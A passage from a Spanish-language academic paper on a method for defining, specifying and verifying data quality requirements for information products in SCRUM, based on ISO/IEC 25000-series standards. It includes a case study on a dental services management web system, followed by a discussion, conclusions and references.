Atributos de PIs	PI-01	PI-02	PI-03	PI-04	PI-05	PI-n

Actividad 3. Definición de Requisitos de Calidad de Datos para Productos de Información

En esta actividad el Dueño del Producto deberá definir los Requisitos de Calidad de Datos (RDC) que son relevantes para cada PI identificado, para ello será necesario llevar adelante las tareas que se describen a continuación.

Tarea 1. Relación entre PIs, Usuarios del SI y Roles de Calidad de Datos

Esta tarea sirve para determinar qué usuarios del SI van a utilizar cada uno de los PIs y su rol en cuanto a los datos.

Según la Norma ISO/IEC 25030 existen 3 tipos de usuarios que pueden utilizar un sistema de información:

- **Usuario Principal:** son aquellos que interactúan con el sistema para alcanzar las metas primarias, por ejemplo el caso de los usuarios finales.
- **Usuario Secundario:** son aquellos que proporcionan apoyo, por ejemplo el caso de administradores, proveedores de contenido, etc.
- **Usuario Indirecto:** son aquellos que reciben los elementos de salida, pero que no interactúa con el sistema, por ejemplo el caso de los gerentes.

Estos usuarios tomarán roles al hacer uso de los PIs, dichos roles pueden ser el de Consumidor de Datos o Productor de Datos, por lo que es necesario definirlo marcándolo con una Cruz (X). Cabe destacar, que en relación a un PI, un usuario puede tomar uno de los roles o ambos roles definidos. En la **Tabla 6** se muestra el artefacto que permite registrar la relación entre PIs, usuarios de SI y Roles del Usuario con respecto a los datos.

Tabla 6. Artefacto Relación PIs, Usuarios SI y Roles en relación a Datos (Extraída de [1])

Nombre PI	Usuarios del SI	Roles en Relación a Datos	
		Consumidor de Datos	Productor de Datos

Tarea 2. Definición de Requisitos de Calidad de Datos para cada Producto de Información

Para definir los requisitos de calidad de datos primero es necesario conocer el significado que tiene cada uno de ellos, para lo cual se provee el Artefacto “Listado Requisitos de Calidad de Datos”, el cual contiene la colección completa de Requisitos de Calidad de Datos, que fueron obtenidos siguiendo la guía que provee la Norma ISO/IEC 25030, en conjunto con las Normas ISO/IEC 25012 e ISO/IEC 25024.

Por cuestiones de espacio en este artículo, en la **Tabla 7** se muestra a manera de ejemplo un solo ítem que corresponde a dicho listado.

Tabla 7. Ejemplo de un ítems del Listado Requisitos de Calidad de Datos (Tabla Propia)

Número RCD	RCD-01
Nombre RCD	Exactitud sintáctica de valores de datos
Descripción RCD	PI o atributos de PI que requieran valores de datos que sean sintácticamente exactos
Ejemplo RCD	Un ejemplo de un bajo grado de precisión sintáctica es cuando la palabra Mary se almacena como Marj.
Característica de Calidad de Datos	Exactitud
Medida de Calidad de Datos	Exactitud Sintáctica de Datos

El siguiente paso consiste en que el Dueño del Producto complete la Matriz de Requisitos Calidad de Datos-Productos de Información (Matriz RCD-PI), la cual permitirá definir para cada PI, qué requisitos de calidad de datos son relevantes. Cabe destacar que un RDC se puede definir para todo el PI o sólo algunos atributos (A1, A2, An) del PI. Por ejemplo, puede que en ciertos casos el RDC Completitud de Valores de Datos pueda definirse sólo para algunos de los atributos de un PI, ya que no todos los atributos pueden requerir que sus valores de datos estén completos. Para lograr dicha definición, se debe marcar con una cruz (X) si el requisito de calidad de datos es relevante para todo el PI o sólo para algunos atributos del PI. El formato de la Matriz se puede observar en **Tabla 8**.

Tabla 8. Artefacto Matriz Requisitos Calidad de Datos-Productos de Información (Tabla Propia)

Requisitos de Calidad de Datos	Nombre PI			
	PI	A1	A2	An
Exactitud sintáctica de valores de datos				
Exactitud de valores de datos en un rango				
Completitud de valores de datos				
Integridad referencial de valores de datos				
Integridad referencial de formato de datos				
Consistencia de valores de datos				
Consistencia semántica de valores de datos				
Credibilidad de valores de datos				
Credibilidad de Fuentes de datos				
Frecuencia de Actualización de valores de datos				
Conformidad de valores y/o formato de datos				
Cifrado o encriptado de valores de datos				
Eficiencia de formato de datos				
Precisión de valores de datos				

Trazabilidad de valores de datos				
Trazabilidad de acceso de usuarios				
Comprensibilidad de valores de datos				
Comprensibilidad de símbolos				
Comprensibilidad semántica				
Disponibilidad de valores de datos				
Prospectiva de Portabilidad de valores de datos				
Respaldo periódico de valores de datos				

Una vez completada la Matriz, obtendremos como resultado la definición de un conjunto de requisitos de calidad de datos para cada producto de información.

Actividad 4. Especificación de Requisitos de Calidad de Datos para Productos de Información

Esta actividad consiste en especificar los requisitos de calidad de datos obtenidos para cada PI identificado. Para ello, será necesario realizar la especificación de RDC para cada PI, que a su vez estará asociada con una o más Historias de Usuario que especifican requisitos funcionales. Dicha especificación está compuesta por los siguientes elementos:

- El identificador de Especificación de RDC para PI (ID ERCDPI)
- El identificador (ID-PI) y Nombre del PI
- Atributos del PI (separados por coma)
- El identificador de Historias de Usuarios que están relacionadas con el PI (ID-HU-PI)
- Tipos de Usuarios que tendrá el SI (Principal, Secundario, Indirecto)
- Roles que tomarán dichos usuarios al utilizar datos del SI (Consumidor y Productor de Datos)
- Listado de Requisitos de Calidad de Datos. Por cada RDC se deben especificar dos apartados:
 - a) **Atributos del PI:** se debe indicar los atributos que fueron definidos por el Dueño del Producto para el RDC, si aplica para todo el PI, indicar “Todos”; si aplica solo para algunos atributos del PI, indicar el nombre de cada uno de los atributos en cuestión.
 - b) **Acciones Recomendadas para su implementación:** conjunto de acciones recomendadas que van dirigidas hacia los desarrolladores, y que sirven de ayuda para implementar correctamente cada RDC. El Listado de Acciones Recomendadas puede obtenerse desde el Artefacto “Listado de Acciones Recomendadas para Implementación de RDC” (ver **Tabla 9**). Por cuestiones de espacio en este artículo, sólo se mostrará un ítem de dicho listado.

Tabla 9. Ejemplo de un ítem del Listado de Acciones Recomendadas para Implementación de RDC (Tabla Propia)

RDC	Acciones Recomendadas
Complejidad de valores de datos	<ul style="list-style-type: none"> - Brindar información acerca del ingreso de datos. Por ejemplo: campos obligatorios, campos no obligatorios - No permitir guardar un formulario hasta asegurar que esté completo. - Ayuda de ejemplo para el ingreso de información.

En las **Tabla 10**, se puede observar el artefacto que debe utilizarse para efectuar dicha especificación.

Tabla 10. Artefacto para Especificación de Requisitos de Calidad de Datos para Productos de Información (Tabla Propia)

ID ERCDPI:	
ID-PI:	Nombre del PI:
Atributos del PI:	
ID-HU-PI:	
Tipo/s de Usuario/s:	
Rol/es de Usuario/s:	
Requisitos de Calidad de Datos	
RDC	
a) Atributos del PI: Todos / Atributo 1, ..., Atributo n	
b) Acciones Recomendadas para su implementación	
- Recomendación 1	
- Recomendación 2	

Actividad 5. Verificación de la Especificación

En esta última etapa se realiza una verificación sobre las especificaciones resultante de la Actividad 4, para asegurar que estén completas y sean correctas. Por cada especificación obtenida, será necesario utilizar una lista de verificación (extraída de [1]), que permita verificar si está completa y si es correcta. Para ello, se debe marcar con una cruz en “Sí” o “No” a cada una de las preguntas que están descriptas en el artefacto que se muestra en la **Tabla 11**. Si la respuesta es “Sí”, se debe ejecutar la acción de pasar a la siguiente pregunta hasta que finalice la verificación. Si la respuesta es “No”, se debe ejecutar la acción de volver a la actividad que corresponda para completar o realizar la corrección correspondiente.

Tabla 11. Artefacto Lista Verificación de Especificación

Nro	Pregunta	Sí	Acción	No	Acción
1	¿El ID ERCDPI está completo y es correcto?		Siguiente pregunta		Volver a la Actividad 4 y completar ID ERCDPI.

2	¿El Id y Nombre del Producto de Información están completos y son correctos?		Siguiente pregunta		Volver a la Actividad 2, revisar el nombre del Producto de Información y saltar a la Actividad 4 para completarlo
3	¿Los atributos del Producto de Información están completos y son correctos?		Siguiente pregunta		Volver a la Actividad 3, revisar los nombres de atributos del PI y saltar a la Actividad 4 para completarlos
4	¿La/s Historia/s de Usuario/s relacionada/s al PI está/n completa/s y es/ correcta/s?		Siguiente pregunta		Volver a la Actividad 2, revisar ID-HU relacionados al Producto de Información y saltar a la Actividad 4 para completar los ID-HU-PI
5	¿El/Los Requisito/s de Calidad de Datos está/n completo/s y es/son correcto/s?		Finalizar		Volver a la Actividad 3, revisar los requisitos de calidad de datos definidos en la Matriz RCD-PI y saltar a la Actividad 4 para completarlos

5. Desarrollo del Caso de Estudio

En esta sección desarrollaremos un caso de estudio para mostrar la aplicación del Método. Este caso fue llevado a cabo en una empresa dedicada al desarrollo de software y aplicaciones web, donde se realizó la aplicación del Método en Fase de Requisitos utilizando la Metodología Ágil SCRUM. Se trata de un sistema web que permite realizar la gestión de prestaciones odontológicas dentro de un área de cobertura determinado. Por razones de espacio en este artículo, solo se presentará la aplicación del método sobre 2 productos de información del sistema web, y se mostrarán los artefactos generados a través del mismo.

Debido a que el Dueño del Producto no tenía experiencia en la aplicación del Método, ya que era la primera vez que lo utilizaba, debió instruirse en aspectos relacionados a su uso y aplicación.

Actividad 1. Elaboración de Listado de Historias de Usuarios asociados a Requisitos Funcionales

Para realizar esta actividad partimos de la Especificación de Requisitos Funcionales en formato de Historias de Usuarios, con el fin de elaborar una lista que contiene todas las historias de usuario (ver **Tabla 12**).

Tabla 12. Resultado Listado de Historias de Usuario asociadas a Requisitos Funcionales

Historias de Usuarios
HU-01. Cargar Paciente
HU-02. Editar Paciente
HU-03. Listar Pacientes
HU-04. Cargar Prestación Odontológica
HU-05. Listar Prestación Odontológica
HU-06. Editar Prestación Odontológica
HU-07. Eliminar Prestación Odontológica
HU-08. Cargar Prácticas Odontológicas
HU-09. Listar Prácticas Odontológicas
HU-10. Imprimir Prestación Odontológica

Actividad 2. Identificación y Descripción de Productos de Información

Tarea 1. Identificación de Productos de Información

En esta actividad se utilizó el Artefacto Identificación de Productos de Información, a través del cual se realizó la identificación de los PIs, en donde a cada Historia de Usuario listada en la Actividad 1, se le indicó si generaba información de salida y en que formato (ver **Tabla 13**).

Tabla 13. Resultado de la Identificación del PIs

ID-HU	¿Genera Información de Salida? (Sí/No)	Formato						
		Ficha	Listado	Informe	Docume	Archivo	Formul	Reporte
HU-01	Sí	X						
HU-02	Sí	X						
HU-03	Sí	X	X					
HU-04	Sí	X						
HU-05	Sí	X	X					
HU-06	Sí	X						
HU-07	Sí	X						
HU-08	Sí	X						
HU-09	Sí	X	X					
HU-10	Sí							X

Tarea 2. Descripción de Productos de Información

Una vez que el Dueño del Producto finalizó el trabajo de identificación de PIs, sólo resta describir cada uno de los PIs a través del Artefacto “Descripción de Productos de Información” (ver **Tabla 14 y 15**).

Tabla 14. Resultado de Descripción de PIs Identificados

Id PI	Nombre PI	Descripción PI	Usuarios del SI	ID-HU

PI-01	FichaPacientes	Ficha que posee datos del perfil de pacientes	Odontólogos	HU-01 HU-02 HU-03
PI-02	ListadoPacientes	Listado que posee datos de pacientes	Odontólogos	HU-03
PI-03	FichaPrestaciones	Ficha que posee datos de cabecera de prestaciones odontológicas	Odontólogos Comisión Directiva	HU-04 HU-05 HU-06 HU-07
PI-04	ListadoPrestaciones	Listado que posee datos de prestaciones odontológicas	Odontólogos Comisión Directiva	HU-05
PI-05	FichaItemsPrestaciones	Ficha que posee datos de los ítems de prestaciones odontológicas realizadas a pacientes	Odontólogos Comisión Directiva	HU-08 HU-09
PI-06	ListadoItemsPrestaciones	Listado que posee datos de ítems de prestaciones odontológicas	Odontólogos Comisión Directiva	HU-09
PI-07	ReporteImpresiónPrestación	Reporte que contiene datos de la prestación y sus practicas	Odontólogos	HU-10

Tabla 15. Resultado Relación entre Atributos y PIs

Atributos de PIs	PIs						
	PI-01	PI-02	PI-03	PI-04	PI-05	PI-06	PI-07
NombrePaciente	X	X	X	X			X
DniPaciente	X	X					X
FechaNacimientoPaciente	X	X					
EmailPaciente	X						
FechaPrestacion			X	X			X
ObraSocial				X			X
CuitObraSocial							X
Plan			X	X			X
CodigoPractica					X	X	X
NroDiente					X	X	X
Cara					X	X	X
Precio					X	X	X
NroMatricula							X
NombreOdontologo							X

Actividad 3. Definición de Requisitos de Calidad de Datos para Productos de Información

En esta actividad, el Dueño del Producto definió los RDC para los PIs FichaPacientes, FichaPrestaciones y FichaItemsPrestaciones.

Tarea 1. Relación entre PIs, Usuarios de la Aplicación y Roles de Calidad de Datos

En esta tarea se identificaron 3 tipos de usuarios para el sistema en cuestión, los cuales se describen a continuación:

Usuario Principal: Odontólogos

Usuario Secundario: Administrador del Sistema

Usuario Indirecto: Integrantes de la Comisión Directiva

En la **Tabla 16**, puede observarse el resultado de la relación entre los PIs, los usuarios de sistema web y roles de estos usuarios con respecto a los datos del sistema.

Tabla 16. Resultado Relación entre los PIs, los Tipos de Usuarios de Sistema Web y roles en relación a los datos

PIs	Tipos de Usuarios del Sistema Web	Roles del Usuario en relación a los datos	
		Consumidor de Datos	Productor de Datos
PI-01	Usuario Principal	X	X
PI-02	Usuario Principal	X	
PI-03	Usuario Principal	X	X
	Usuario Indirecto	X	
PI-04	Usuario Principal	X	
	Usuario Indirecto	X	
PI-05	Usuario Principal	X	X
	Usuario Indirecto	X	
PI-06	Usuario Principal	X	
	Usuario Indirecto	X	
PI-07	Usuario Principal	X	

Tarea 2. Definición de Requisitos de Calidad de Datos para cada Producto de Información

Para realizar esta tarea el Dueño del Producto debió realizar en primera instancia, una revisión del Artefacto “Listado de Requisitos de Calidad de Datos”, para tomar conocimiento y comprender cada uno de los requisitos de calidad de datos existentes en el listado.

Luego realizó el trabajo de definir qué requisitos aplicaban para los PIs en forma completa o bien para algunos de los atributos de los PIs, esto se realizó utilizando el Artefacto “Matriz Requisitos Calidad de Datos - Productos de Información” (Matriz RCD-PI).

Por cuestiones de espacio, sólo se mostrará el resultado obtenido para algunos de los atributos de FichaPacientes, FichaPrestaciones y FichaItemsPrestaciones (ver **Tablas 17, 18 y 19**).

Tabla 17. Resultados de la Definición de Requisitos de Calidad de Datos para el PI FichaPacientes

Requisitos de Calidad de Datos	FichaPacientes				
	PI	Nombre	Dni	FechaNac.	Email
Exactitud sintáctica de valores de datos		X			X
Compleitud de valores de datos		X	X	X	
Consistencia Semántica de Valores de Datos				X	
Eficiencia de formato de datos			X	X	
Trazabilidad de valores de datos					X
Trazabilidad de acceso de usuarios a valores de datos	X				
Disponibilidad de valores de datos	X				
Prospectiva de Portabilidad de valores de datos	X				
Respaldo periódico de valores de datos	X				

Tabla 18. Resultados de la Definición de Requisitos de Calidad de Datos para el PI FichaPrestaciones

Requisitos de Calidad de Datos	FichaPrestaciones				
	PI	Fecha Paciente	ObraSocial	Plan	
Compleitud de valores de datos	X				
Consistencia de valores de datos		X	X	X	X
Consistencia semántica de valores de datos		X			
Disponibilidad de valores de datos	X				
Respaldo periódico de valores de datos	X				

Tabla 19. Resultados de la Definición de Requisitos de Calidad de Datos para el PI FichaItemsPrestaciones

Requisitos de Calidad de Datos	FichaItemsPrestaciones				
	PI	CodPractica	NroDiente	Cara	Precio
Exactitud de valores de datos en un rango			X		
Compleitud de valores de datos	X				
Consistencia de valores de datos		X			X
Precisión de valores de datos					X
Disponibilidad de valores de datos	X				
Respaldo periódico de valores de datos	X				

Actividad 4. Especificación de Requisitos de Calidad de Datos para Productos de Información

En esta actividad, el Dueño del Producto realizó el trabajo de especificar los Requisitos de Calidad de Datos definidos para cada uno de los Productos de Información (ver Tablas 20, 21 Y 22).

Tabla 20. Especificación de Requisitos de Calidad de Datos para el PI FichaPacientes

ID ERCDPI: 01
Id PI: PI-01 Nombre del PI: FichaPacientes
Atributos del PI: Nombre, Dni, FechaNacimiento, Email
ID-HU-PI: HU-01, HU-02, HU-03
Tipo/s de Usuario/s: Principal / Indirecto
Rol/es de Usuario/s: Consumidor y Productor de Datos
<p>Requisitos de Calidad de Datos</p> <p>1. Exactitud sintáctica de valores de datos</p> <p>a) Atributos del PI: Nombre, Email</p> <p>b) Acciones Recomendadas para Implementación - Definir reglas de validación sintácticas - Proporcionar vista previa de la información cargada antes de guardar</p> <p>2. Completitud de valores de datos</p> <p>a) Atributos del PI: Nombre, Dni, FechaNacimiento</p> <p>b) Acciones Recomendadas para Implementación - Definir reglas de validación para campos incompletos - No guardar datos requeridos hasta que estén completos</p> <p>3. Consistencia Semántica de Valores de Datos</p> <p>a) Atributos del PI: FechaNacimiento</p> <p>b) Acciones Recomendadas para Implementación - Proporcionar una máscara para la selección de la fecha - Proporcionar vista previa de la información antes de guardar</p> <p>4. Eficiencia de formato de datos</p> <p>a) Atributos del PI: Dni, FechaNacimiento</p> <p>b) Acciones Recomendadas para Implementación - Optimizar formato y tipo de datos</p> <p>5. Trazabilidad de valores de datos</p> <p>a) Atributos del PI: Email</p> <p>b) Acciones Recomendadas para Implementación - Incorporar opción de almacenamiento con fechas para tener un registro de trazabilidad sobre los datos.</p> <p>6. Trazabilidad de acceso de usuarios a valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación</p>

- Indicar usuario, dueño y responsable en la intervención del dato en distintos tiempos para un PI.
7. Disponibilidad de valores de datos
a) Atributos del PI: Todos
b) Acciones Recomendadas para Implementación - Establecer niveles de disponibilidad para la información y acciones para cada uno de los niveles.
8. Respaldo periódico de valores de datos
a) Atributos del PI: Todos
b) Acciones Recomendadas para Implementación - Implementar backup automático diario de datos

Tabla 21. Especificación de Requisitos de Calidad de Datos para el PI FichaPrestaciones

ID ERCDPI: 02
Id PI: PI-03 Nombre del PI: FichaPrestaciones
Atributos del PI: Fecha, Paciente, ObraSocial, Plan
ID-HU-PI: HU-04, HU-05, HU-06, HU-07
Tipo/s de Usuario/s: Principal / Indirecto
Rol/es de Usuario/s: Consumidor y Productor de Datos
<p>Requisitos de Calidad de Datos</p> <p>1. Completitud de valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Definir reglas de validación para campos incompletos - No guardar datos requeridos hasta que estén completos</p> <p>2. Consistencia de valores de datos</p> <p>a) Atributos del PI: Paciente, ObraSocial, Plan</p> <p>b) Acciones Recomendadas para Implementación - Validar consistencia de valores de datos para atributos que participen en más de una tabla.</p> <p>3. Consistencia semántica de valores de datos</p> <p>a) Atributos del PI: Fecha</p> <p>b) Acciones Recomendadas para Implementación - Proporcionar una máscara para la selección de la fecha - Validar que la fecha ingresada sea consistente - Proporcionar vista previa de la información cargada antes de guardar</p> <p>4. Disponibilidad de valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Establecer niveles de disponibilidad para la información y acciones para cada uno de los niveles.</p> <p>5. Respaldo periódico de valores de datos</p>

<p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Implementar backup automático de datos que se realice en forma diaria</p>

Tabla 22. Especificación de Requisitos de Calidad de Datos para el PI FichaltemsPrestaciones

ID ERCDPI: 03
Id PI: PI-05 Nombre del PI: FichaltemsPrestaciones
Atributos del PI: CodigoPractica, NroDiente, Cara, Precio
ID-HU-PI: HU-08 , HU-09
Tipo/s de Usuario/s: Principal / Indirecto
Rol/es de Usuario/s: Consumidor y Productor de Datos
<p>Requisitos de Calidad de Datos</p> <p>1. Exactitud de valores de datos en un rango</p> <p>a) Atributos del PI: NroDiente</p> <p>b) Acciones Recomendadas para Implementación - Para tipos de datos que los valores son definidos dar opción de sólo indicar sus valores posibles.</p> <p>2. Completitud de valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Definir reglas de validación para campos incompletos - No guardar datos requeridos hasta que estén completos</p> <p>3. Consistencia de Valores de Datos</p> <p>a) Atributos del PI: CodigoPractica, Precio</p> <p>b) Acciones Recomendadas para Implementación - Validar consistencia de valores de datos para atributos que participen en más de una tabla.</p> <p>4. Precisión de valores de datos</p> <p>a) Atributos del PI: Precio</p> <p>b) Acciones Recomendadas para Implementación - Utilizar 2 posiciones para decimales</p> <p>5. Disponibilidad de valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Establecer niveles de disponibilidad para la información y acciones para cada uno de los niveles.</p> <p>6. Respaldo periódico de valores de datos</p> <p>a) Atributos del PI: Todos</p> <p>b) Acciones Recomendadas para Implementación - Implementar backup automático de datos que se realice en forma diaria.</p>

Actividad 5. Verificación de la Especificación

Por último, el Dueño del Producto llevó a cabo la verificación de la especificación realizada en la Actividad 4, revisando en forma completa la especificación de RCD realizada para cada uno de los 3 PIs desarrollados en este caso de estudio. El resultado de esta actividad fue que las 3 especificaciones estaban completas y eran correctas, esto significa que no hubo acciones que hayan ido por la opción No, por lo tanto no hubo que volver a las actividades anteriores para realizar correcciones o para completar información faltante. Por cuestiones de espacio, solo se mostrará la verificación de la especificación realizada sólo para el PI FichaPacientes (ver **Tabla 23**).

Tabla 23. Lista Verificación de Especificación de Requisitos de Calidad de Datos para PI FichaPacientes

Nro.	Preguntas	Si	Acción	No	Acción
1	¿El ID ERCDPI está completo y es correcto?	X	Siguiente pregunta		
2	¿El Id y Nombre del Producto de Información están completos y son correctos?	X	Siguiente pregunta		
3	¿Los atributos del Producto de Información están completos y son correctos?	X	Siguiente pregunta		
4	¿La/s Historia/s de Usuario/s relacionada/s al PI está/n completa/s y es/ correcta/s?	X	Siguiente pregunta		
5	¿El/Los Requisito/s de Calidad de Datos está/n completo/s y es/son correcto/s?	X	Finalizar		

6. Discusión del Caso de Estudio

Del caso de estudio desarrollado se observa que el Dueño del Producto pudo obtener como resultado una especificación de Requisitos de Calidad de Datos para dos de los Productos de Información del Sistema Web de Prestaciones Odontológicas, siguiendo paso a paso cada una las actividades que propone el Método.

El caso de estudio fue llevado a cabo en una empresa que utiliza SCRUM como metodología de desarrollo, y se realizó sobre un proyecto donde justamente se daba comienzo a la Fase de Requisitos. El Dueño del Producto además de definir y especificar requisitos de tipo funcional, también tuvo que realizar la tarea de definir y especificar requisitos de calidad de datos enfocados a los productos de información relacionados con esos requisitos funcionales. Por no tener experiencia en el uso del Método, debió tomar conocimiento acerca del funcionamiento el método.

En cuanto a las ventajas observadas en el uso del método, se puede mencionar que no hubo grandes inconvenientes por parte del Dueño del Producto en cuanto

a la ejecución de las actividades, y que las mismas se realizaron en un período de tiempo razonable y a un costo considerable, sobre todo por ser la primera vez que utiliza y aplica el Método. Sin embargo, cabe destacar que se encontraron algunos problemas al ejecutar la tarea de identificación de productos de información, debido a que en algunos requisitos funcionales, al Dueño del Producto le costó un poco detectar y decidir qué información de salida le correspondía seleccionar. Por otra parte, en la tarea de definición de RDC, también resultó un poco incómodo el uso de la Matriz RCD-PI, ya que ante cualquier duda en cuanto a un RCD, el Dueño del Producto debía dirigirse al artefacto Listado de RCD, y luego volver a la Matriz para poder definir si el requisito aplicaba o no para el PI o para algunos de los atributos del PI.

A continuación, se mencionan algunas experiencias en el uso y aplicación del Método, proponiendo además ajustes y mejoras.

- Al realizar dos iteraciones del Método, una para cada Producto de Información, la segunda iteración fue realizada en un tiempo menor que la primera iteración, esto implica que a más iteraciones del método más sencillo es su uso.

- Si bien existe un artefacto que guía la identificación de los Productos de Información, esta tarea no fue tan sencilla para el Dueño del Producto, por lo que sería recomendable ampliar la explicación de los distintos formatos de salida de la información que puede tener un requisito funcional.

- Si bien existe el artefacto Listado de RDC, que permite caracterizar, describir y ejemplificar todos los requisitos de calidad de datos, deberían ampliarse o mejorarse los ejemplos para su mejor comprensión.

- En la Matriz RDC-PI debería agregarse una ayuda que contenga las descripción y al menos un ejemplo para cada RCD.

- Las acciones recomendadas son útiles pero también deberían considerarse una ampliación de las mismas, de manera de cubran de manera completa la implementación de cada RCD. En el caso de estudio, el Dueño del Producto incluyó algunas acciones adicionales que no formaban parte del listado de acciones en el artefacto, por lo que habría que considerar la posibilidad de permitir cargar nuevas acciones que puedan incorporarse al listado.

7. Conclusiones y Trabajos Futuros

La calidad de la información es crucial para llevar adelante los procesos de negocio y la toma de decisiones en las organizaciones, es por esto que resulta de gran importancia poder incorporar de manera temprana en los procesos de desarrollo de software, aspectos relacionados a garantizar la calidad de los datos.

En este artículo se ha presentado un método que guía la definición y especificación temprana de requisitos de calidad de datos en fase de requisitos de un proceso de desarrollo de software utilizando la metodología ágil

SCRUM. Este método se basa en el concepto de Productos de Información y en las Normas ISO/IEC 25030, ISO 25012 e ISO 25024 que provee la Serie de estándares ISO/IEC 25000 (SQUARE).

La aplicación de este método permite incorporar aspectos de calidad de datos en fases tempranas de desarrollo, garantizando que a través de la implementación de dichos requisitos en Fase de Desarrollo, se puedan obtener Productos de Información que contengan un adecuado nivel de calidad y que puedan ser transferibles a los usuarios de un sistema. Además se ha desarrollado un caso de estudio que permite demostrar la aplicación del método y se ha realizado una discusión de los resultados obtenidos.

Como trabajos futuros se pueden mencionar los siguientes:

- Realizar la evaluación de la calidad de los datos de los productos de información para garantizar que los requisitos de calidad de datos definidos y especificados en la Fase de Requisitos, fueron implementados correctamente en la Fase de Desarrollo de SCRUM.
- Ver la posibilidad de informatizar el método a través del desarrollo de un sistema que permita dar soporte para su aplicación en contexto de SCRUM e interactuar con las historias de usuario que serán priorizadas en la Lista de Productos (en inglés, Product Backlog).
- Ver la posibilidad de aplicar el Método en otras metodologías ágiles, como por ejemplo Extreme Programming (XP).

Referencias

- [1] A. Caro, A. Fuentes, A. Soto. "Desarrollando sistemas de información centrados en la calidad de datos", Revista Chilena de Ingeniería, vol.21, pp. 54-69, 2013.
- [2] A. Dedek. "A conceptual framework for developing quality measures for information systems". In International Conference on Information Quality, Cambridge, Massachusetts, USA. 2000, pp. 126-128.
- [3] A. Jenila, "Agile Software Development Methodologies and Its Quality Assurance", IJSET - International Journal of Innovative Science, Engineering & Technology, Vol. 2 Issue 3, March 2015.
- [4] A. Rodríguez y A. Caro, "Especificación de Requisitos de Calidad de Datos en Modelos de Procesos de Negocio: BPiCD una propuesta", Jornadas Chilenas de Computación, II Workshop on Business Process Management (WBPM). Temuco, Chile. 2013.
- [5] A. Rodríguez, A. Caro, C. Cappiello, I. Caballero, "A BPMN Extension for Including Data Quality Requirements in Business Process Modeling". International Workshop on Business Process Modeling Notation. Lecture Notes in Business Information Processing, vol.125, pp. 116-125. 2012.

- [6] Ballou and R. Wang, "Modeling information manufacturing systems to determine information product quality", *Management Science*. Vol. 44, pp. 462-484. 1998.
- [7] C. Fisher, E. Lauria, S. Chengalur-Smith and R. Wang, "Introduction to information quality: M.I.T.", *Information Quality Program*. 2006.
- [8] C. Guerra-García, I. Caballero, R. Testillano, "Elicitation of Specific Requirements of Data Quality during the Web Portal Development", In *Proceedings of the 10th International Workshop on Modelling, Simulation, Verification and Validation of Enterprise Information Systems and 1st International Workshop on Web Intelligence (WEBI-2012)*, pages 81-93, 2012.
- [9] C. Guerra-García, I. Caballero, M. Cardenas-Juarez, R. Samano-Robles, "Adding quality in the user requirements specification: A first approach", 2016 Eleventh International Conference on Digital Information Management (ICDIM). IEEE.
- [10] C. R. Jakobsen and J. Sutherland, "Scrum and CMMI Going from Good to Great," 2009 Agile Conference, Chicago, IL, 2009, pp. 333-337
- [11] D. Strong, Y. Lee and R. Wang, "Data Quality in Context". *Communications of the ACM*. Vol. 40, Issue 5, pp. 103-110. May, 1997.
- [12] E. Irrazabal, F. Vázquez, R. Díaz, J. Garzás, "Applying ISO/IEC 12207: 2008 with SCRUM and Agile Methods", In: 11th International Conference, SPICE 2011, 2011, p. 169-180.
- [13] Extreme Programming. Disponible en <https://www.agilealliance.org/glossary/xp> [2020, 1 de Septiembre].
- [14] ISO/IEC 25000 Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE) - System and software quality models.
- [15] ISO/IEC 25030:2019. Systems and software engineering — Systems and software quality requirements and evaluation (SQuaRE). Quality requirements framework
- [16] ISO/IEC 25012:2008. Software engineering -- Software product Quality Requirements and Evaluation (SQuaRE). Data quality model.
- [17] ISO/IEC 25024:2015. Systems and software engineering - Systems and software Quality Requirements and Evaluation (SQuaRE). Measurement of data quality
- [18] J. Saldarini, L. Rivara, I. Solís, I. Chiapero, C. Salgado, A. Sánchez, M. Peralta, "La serie SQuaRE como un aporte a los procesos licitatorios de Software en el Estado Argentino" en *Congreso Nacional de Ingeniería en Informática / Sistemas de Información (CoNaIIISI)*, Mar del Plata, Buenos Aires, 2019.
- [19] K. Suteeca and S. Ramingwong, "A framework to apply ISO/IEC29110 on SCRUM," 2016 International Computer Science and Engineering Conference (ICSEC), Chiang Mai, 2016, pp. 1-5
- [20] Kanbanize. Qué es Kanban: Definición, Características y Ventajas. Disponible en <https://kanbanize.com/es/recursos-de-kanban/primeros-pasos/que-es-kanban> [2020, 1 de Septiembre].
- [21] L. Ortega, A. Caro, A. Rodríguez, I. Velásquez, "Identification Of Terminology Used By Business People To Express Data Quality". *IEEE Latin America Transactions*, vol. 17, Issue 03, pp. 365-371, 2019.
- [22] La Metodología ágil más usada: SCRUM. Disponible en <https://www.nextu.com/blog/que-es-scrum/> [2018, 20 de Marzo].
- [23] Las metodologías ágiles más utilizadas y sus ventajas dentro de la empresa. Disponible en <https://www.iebschool.com/blog/que-son-metodologias-agiles-agile-scrum/> [2019, 15 de marzo].
- [24] M. Huo, J. Verner, L. Zhu, M.A. Babar, "Software quality and agile methods", *Proceedings of the 28th Annual International Computer Software and Applications Conference (COMPSAC'04)*, 2004, pp. 520–525
- [25] M. Morcillo Mosquera, "Gestión de proyectos de desarrollo de software a través de la norma ISO 9001 y SCRUM", Universidad de Cauca, 2019
- [26] N. William, W. K. Ivins, M. Burgess, "Data quality & agile methods: a BT perspective", Presented at: 11th International Conference on Information Quality (ICIQ-2006), Boston, MA, USA, pp. 10-12, November 2006.
- [27] P. Sfetsos, "Foreword: Quality in agile methods," 2012 Eighth International Conference on the Quality of Information and Communications Technology, Lisbon, 2012, pp. 265-265, doi: 10.1109/QUATIC.2012.78. Calidad de Software en el uso de Metodologías Ágiles para el Desarrollo de Software
- [28] R. Wang, "A Product Perspective on Total data Quality Management". *Communications of the ACM*. Vol. 41, Issue 2, pp. 58-65. 1998.
- [29] S. Kong, "Agile Practices, Promises of Rigor, and Information Systems Quality", *Emerging Trends and Challenges in Information Technology Management*, vol. 1 and 2, 2020.
- [30] ScrumAlliance. Disponible en <https://www.scrumalliance.org/> [2020, 1 de Septiembre].
